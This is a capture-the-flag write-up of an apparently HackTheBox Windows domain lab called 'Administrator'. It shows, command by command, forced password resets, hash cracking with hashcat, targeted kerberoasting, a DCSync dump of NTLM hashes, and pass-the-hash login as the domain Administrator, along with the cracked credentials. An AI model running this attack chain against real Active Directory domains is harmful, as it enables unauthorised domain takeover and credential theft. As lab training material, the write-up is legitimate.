

Administrator

The first step our lab is basic enumeration with **Nmap**

```
sudo nmap -sV -sC 10.129.43.96 -p- -Pn -A -v
```


On Enumeration we can see several open port lets check each one by one

On Further Enumeration with Bloodhound-python I found the olivia have an generic all write over benjamine

```
bloodhound-python -u Olivia -p ichliebedich -d administrator.htb -c all -ns 10.129.43.96
```

Ziping all the json file into one

```
zip bloodhound_output.zip *.json credentials
```



Since we GenericAll write on the michael we can net rpc force change the password


```
net rpc password "michael" "12345678" -U  
"administrator.htb"/"olivia%"ichliebedich" -S 10.129.43.96
```

Lets try use evil-winrm weather we have pawnd michael or not

```
evil-winrm -i administrator.htb -u michael -p 12345678
```

yes we pawnd him Lets check our next target

*



Next target is benjamin we have forcechangePassword authority over him
Lets change the password

```
net rpc password "benjamin" "12345678" -U  
"administrator.htb"/"michael"% "12345678" -S 10.129.43.96
```

Now lets enumerate each of the open ports

```
└─(penguin@0XF0F0) - [~/Downloads]  
└─$ nxc ldap 10.129.125.9 -u benjamin -p 12345678  
LDAP 10.129.125.9 389 DC [*] Windows Server 2022  
Build 20348 (name:DC) (domain:administrator.htb)  
LDAP 10.129.125.9 389 DC [+]  
administrator.htb\benjamin:12345678
```

smb pawnd !

```
└─(penguin@0XF0F0) - [~/Downloads]  
└─$ nxc winrm 10.129.125.9 -u benjamin -p 12345678  
WINRM 10.129.125.9 5985 DC [*] Windows Server 2022  
Build 20348 (name:DC) (domain:administrator.htb)  
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46:  
CryptographyDeprecationWarning: ARC4 has been moved to  
cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed  
from this module in 48.0.0.  
    arc4 = algorithms.ARC4(self._key)  
WINRM 10.129.125.9 5985 DC [-]  
administrator.htb\benjamin:12345678  
**
```

winrm not pawnd !

```
└─(penguin@0XF0F0) - [~/Downloads]  
└─$ nxc smb 10.129.125.9 -u benjamin -p 12345678
```

```
SMB      10.129.125.9    445    DC      [*] Windows Server 2022
Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True)
(SMBv1:False)
SMB      10.129.125.9    445    DC      [+]
administrator.htb\benjamin:12345678
```

smb pawned !

```
nxc ftp 10.129.125.9 -u benjamin -p 12345678
FTP      10.129.125.9    21     10.129.125.9    [+] benjamin:12345678
```

FTP pawned!

lets start enumerating with **FTP**

```
ftp benjamin@10.129.125.9
```

We found an file psafe.file which is an password-protected database created by password safe application

Lets start cracking the psafe.file using hashcat

```
hashcat -m 5200 Backup.psafe3 /usr/share/wordlists/rockyou.txt
```

cracked password --> ``

```
Backup.psafe3:tekieromucho
```

lets use pwsafe to open the file

```
alexander - UrkIbagoxMyUGw0aPlj9B0AXSea4Sw
emily - UXLCI5iETUsIBoFVTj8yQFKoHjXmb
emma - WwANQWnmJnGV07WQN8bMS7FMAbjNur
```

these are the credential we found from the file lets check one by one which all service we have access from the given user name and password

lets start with Alexander

```
(penguin@0XFAF0)~[/Administrator]
$ nxc winrm 10.129.125.9 -u alexander -p UrkIbagoxMyUGw0aPlj9B0AXSea4Sw
WINRM 10.129.125.9 5985 DC [*] Windows Server 2022 Build 20348 (name:DC) (domain:administ
rator.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved
to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM 10.129.125.9 5985 DC [-] administrator.htb\alexander:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw

(penguin@0XFAF0)~[/Administrator]
$ nxc smb 10.129.125.9 -u alexander -p UrkIbagoxMyUGw0aPlj9B0AXSea4Sw
SMB 10.129.125.9 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:admi
nistrator.htb) (signing:True) (SMBv1:False)
SMB 10.129.125.9 445 DC [-] administrator.htb\alexander:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw
STATUS_LOGON_FAILURE

(penguin@0XFAF0)~[/Administrator]
$ nxc ftp 10.129.125.9 -u alexander -p UrkIbagoxMyUGw0aPlj9B0AXSea4Sw
FTP 10.129.125.9 21 10.129.125.9 [-] alexander:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw (Response:530 Use
r cannot log in.)
```

we dont have any luck with alexander so lets start with **Emily**


```
(penguin@0XFAF0)~[/Administrator]
$ nxc winrm 10.129.125.9 -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb
WINRM 10.129.125.9 5985 DC [*] Windows Server 2022 Build 20348 (name:DC) (domain:administ
rator.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved
to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM 10.129.125.9 5985 DC [+] administrator.htb\emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb (Pwn
3d!)
```

so winrm is pwned lets see whats inside

```
evil-winrm -i 10.129.125.9 -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb
```

so the first flag is captured from emily

Lets mark Emily as pwned in the bloodhound and Emily has genericWrite on Ethan



then we are doing targeted kerberoasting attack using **targetedKerberoast.py**

```
python3 targetedKerberoast.py -v -d 'administrator.htb' -u emily -p
```

```
'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
```

```
python3 targetedKerberoast.py -v -d 'administrator.htb' -u emily -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (ethan)
[+] Printing hash for (ethan)
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$9e4608edfc226d25b01c1b10d386d007$0dec661a642ac2c6e6f
c9a357e21d8b91871eb98e6bc95c0f2d3eff1108dc9bb39fd9990145bd187ffe74bb2aed09210926d9a8b4bc66713f9936a92dd812edb3753b
5163ccb7f6ee1bab68f833bbcb12950d5466ca94029f561bb24eb54dbfd011b0da8560f8c88865f2ac514401a259bbcb885c7928be690babe9
7019af980024a07a9dccc61a022c6869db59f45cd7b68b5899501a1fad7ed851f453c57f081afe92f6684536291eb2e56fff41a9a636355ba9
6f755b560baadb9d35e73e40d8c7851bbcd31b06f572ff2055d17bd04434037418a4ad8bc27db6b0af1b7d19663b5636ad7f95c0c402254320
8bec932689cd263e829a6236be9d859561fefc6818d91dfa86e905a2a1a34d6603ab2b7a5e32449355a7c1f095f6ce72023692138092b53ef1
3236558630ad85b76dbee738334bbe3c09e909ce76e3042d9213e8d65afc17b154cf996607dcd33e8a7cf058101a4cbb376558d98d95161207
ac13a61a111a399b7985b7a75765598c6a3d22c42b9a4cbb6339032fa8e77c3cd91fec5692a446aa02ad40473564c6682c81152d8da23b04a9
fc690c574a6df2dd50f3ee9d8d645ae8fb40070ff68264126c8fee856539c2b8bf70a8f86080e45601e05f2d51b65eaf5a6a02d7801fa84961
b133f83aa0c38c8d21e7e10a6015a49b0e0c3b886da5cc267c6643b5fa80327ba1d3de68149b0c7f28e669c07b3bcb564e5c3738d7fad8820c
d2d03f8e73ce84c555fef6171105ea14471b1b8a85bc0450a5c9f0e71d4f1943f3faf0959e337132b0d3b42bfb0519af5f899b32cae951690
e4d63b376687673e5a527bd7741a829c4aa5c2c933777a1a506faa0be5353eb94ac6a34894ff764dfebd4dc927543ebc2640cb1f1f488ce80c
3006616c6d1990112ec11295ed27cb1a4ce677ef673b57677fd34056b7c3ffc652406d27886eea4addec602028157b40cbb75fe1da04cfe8cb
a4fb15e6dcb009e0470560596f5680625356c5c5b348d705a799ddace3d6623ca8424ae15cfda875ce7e1cce298637939c454679f66f7d75e1
56c63e525934b5eaf6f7810f792ce2674710818f08cc46494232a6775d457fd8515dd9787f366d4ca7f0fd62d160836cd475208b8fb3e10a2
5d446ba19442994d4bc4b02120b31d875b28a2b208cbc175764aa3164c6f27312727376ad179c3cad2ebcc5ff0082dc85c8f55ee72efb45c2e
d1fc31f94d1399650c29a6b90839db366e08a6d2b54968f371c5d56c0ba688d73bfff2ea48c4ce15da020742a31e72f8431648195a8994b5560
0335d05f5896b4de130626eb904a081683cb6c2f99c52450764170ffad93e8e581a3c90d966ed9db111dfe9e57f7d53f70ea07b1fe7aa61d2e
578586b7c5fd3c6b3d81a8168681be1d4a51fd3c2fb04b822342c93ddf0b3d80c1347fd2a853c5f54f5c3e26f19a8257d4c9644a02c905c725
362ca7e9bf6a0d70ac7263ecc62f4e2de759ae05645a87c887089600cfff19ba068dc76f4996c3184add21734f542bdf463169f
```

Now Lets, start cracking the hash with hashcat

the password is

```
limpbizkit
```

lets start further enumerating with credentials

i can see its only valid for smb

```
nxc smb 10.129.125.9 -u ethan -p limpbizkit
```

```
$ nxc smb 10.129.125.9 -u ethan -p limpbizkit
SMB 10.129.125.9 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:admini
nistrator.htb) (signing:True) (SMBv1:False)
SMB 10.129.125.9 445 DC [+] administrator.htb\ethan:limpbizkit

(penguin@0XFAF0)-[~/Administrator]
$ nxc ftp 10.129.125.9 -u ethan -p limpbizkit
FTP 10.129.125.9 21 10.129.125.9 [-] ethan:limpbizkit (Response:530 User cannot log in, home di
rectory inaccessible.)

(penguin@0XFAF0)-[~/Administrator]
$ nxc winrm 10.129.125.9 -u ethan -p limpbizkit
WINRM 10.129.125.9 5985 DC [*] Windows Server 2022 Build 20348 (name:DC) (domain:administ
rator.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved
to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM 10.129.125.9 5985 DC [-] administrator.htb\ethan:limpbizkit


(penguin@0XFAF0)-[~/Administrator]
```

On SMB enumeration we dont see any particular file which may help us we may comeback later

```
smbmap -H 10.129.125.9 -u ethan -p limpbizkit -r
```

```
[+] IP: 10.129.125.9:445 Name: administrator.htb Status: Authenticated
Disk Permissions Comment
ADMIN$ NO ACCESS Remote Admin
C$ NO ACCESS Default share
IPC$ READ ONLY Remote IPC
./IPC$
fr--r--r-- 3 Sun Dec 31 19:03:58 1600 InitShutdown
fr--r--r-- 4 Sun Dec 31 19:03:58 1600 lsass
fr--r--r-- 3 Sun Dec 31 19:03:58 1600 ntsvcs
fr--r--r-- 3 Sun Dec 31 19:03:58 1600 scerpc
fr--r--r-- 1 Sun Dec 31 19:03:58 1600 Winsock2\CatalogChangeListener-2a8-0
fr--r--r-- 1 Sun Dec 31 19:03:58 1600 Winsock2\CatalogChangeListener-398-0
fr--r--r-- 3 Sun Dec 31 19:03:58 1600 epmapper
fr--r--r-- 1 Sun Dec 31 19:03:58 1600 Winsock2\CatalogChangeListener-210-0
fr--r--r-- 3 Sun Dec 31 19:03:58 1600 LSM_API_service
fr--r--r-- 1 Sun Dec 31 19:03:58 1600 Winsock2\CatalogChangeListener-3d0-0
fr--r--r-- 3 Sun Dec 31 19:03:58 1600 eventlog
fr--r--r-- 1 Sun Dec 31 19:03:58 1600 Winsock2\CatalogChangeListener-428-0
fr--r--r-- 3 Sun Dec 31 19:03:58 1600 atsvc
fr--r--r-- 1 Sun Dec 31 19:03:58 1600 Winsock2\CatalogChangeListener-638-0
fr--r--r-- 4 Sun Dec 31 19:03:58 1600 wkssvc
fr--r--r-- 1 Sun Dec 31 19:03:58 1600 Winsock2\CatalogChangeListener-2a8-1
fr--r--r-- 1 Sun Dec 31 19:03:58 1600 Winsock2\CatalogChangeListener-7c0-0
fr--r--r-- 3 Sun Dec 31 19:03:58 1600 RpcProxy\60251
fr--r--r-- 3 Sun Dec 31 19:03:58 1600 9acccd04e00182d7
fr--r--r-- 3 Sun Dec 31 19:03:58 1600 RpcProxy\593
fr--r--r-- 4 Sun Dec 31 19:03:58 1600 srvsvc
fr--r--r-- 3 Sun Dec 31 19:03:58 1600 netdfs
fr--r--r-- 1 Sun Dec 31 19:03:58 1600 vgaauth-service
fr--r--r-- 3 Sun Dec 31 19:03:58 1600 W32TIME_ALT
fr--r--r-- 3 Sun Dec 31 19:03:58 1600 tapsrv
fr--r--r-- 1 Sun Dec 31 19:03:58 1600 Winsock2\CatalogChangeListener-294-0
fr--r--r-- 1 Sun Dec 31 19:03:58 1600 ROUTER
fr--r--r-- 1 Sun Dec 31 19:03:58 1600 Winsock2\CatalogChangeListener-bd8-0
fr--r--r-- 1 Sun Dec 31 19:03:58 1600 PIPE_EVENTROOT\CIMV2SCM EVENT PROVIDER
fr--r--r-- 1 Sun Dec 31 19:03:58 1600 Winsock2\CatalogChangeListener-ba4-0
NETLOGON READ ONLY Logon server share
./NETLOGON
dr--r--r-- 0 Fri Oct 4 15:49:22 2024 .
dr--r--r-- 0 Fri Oct 4 15:54:15 2024 ..
SYSVOL READ ONLY Logon server share
./SYSVOL
dr--r--r-- 0 Fri Oct 4 15:49:22 2024 .
dr--r--r-- 0 Fri Oct 4 15:49:22 2024 ..
dr--r--r-- 0 Fri Oct 4 15:49:22 2024 administrator.htb
[/] Closing connections..
```

Lets mark the user as owned in bloodhound find the next target and we can see on Administrator.htb we have DCSync access hat will allow for a full domain takeover



we can perform DCSync attack to get the hash of administrator

```
impacket-secretsdump
'administrator.htb/'ethan':'limpbizkit'@'administrator.htb'
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6:::
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6:::
```

lets use evil-winrm to access the administrator

```
evil-winrm -i administrator.htb -u administrator -H  
3dc553ce4b9fd20bd016e098d2d2fd2e
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..  
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop  
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls  
  
Directory: C:\Users\Administrator\Desktop  
  
Mode                LastWriteTime         Length Name  
----                -  
-ar-               10/30/2025   3:21 PM          34 root.txt  
  
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt  
6804915e7799701cbf11f8ee053dcdcd  
*Evil-WinRM* PS C:\Users\Administrator\Desktop> 
```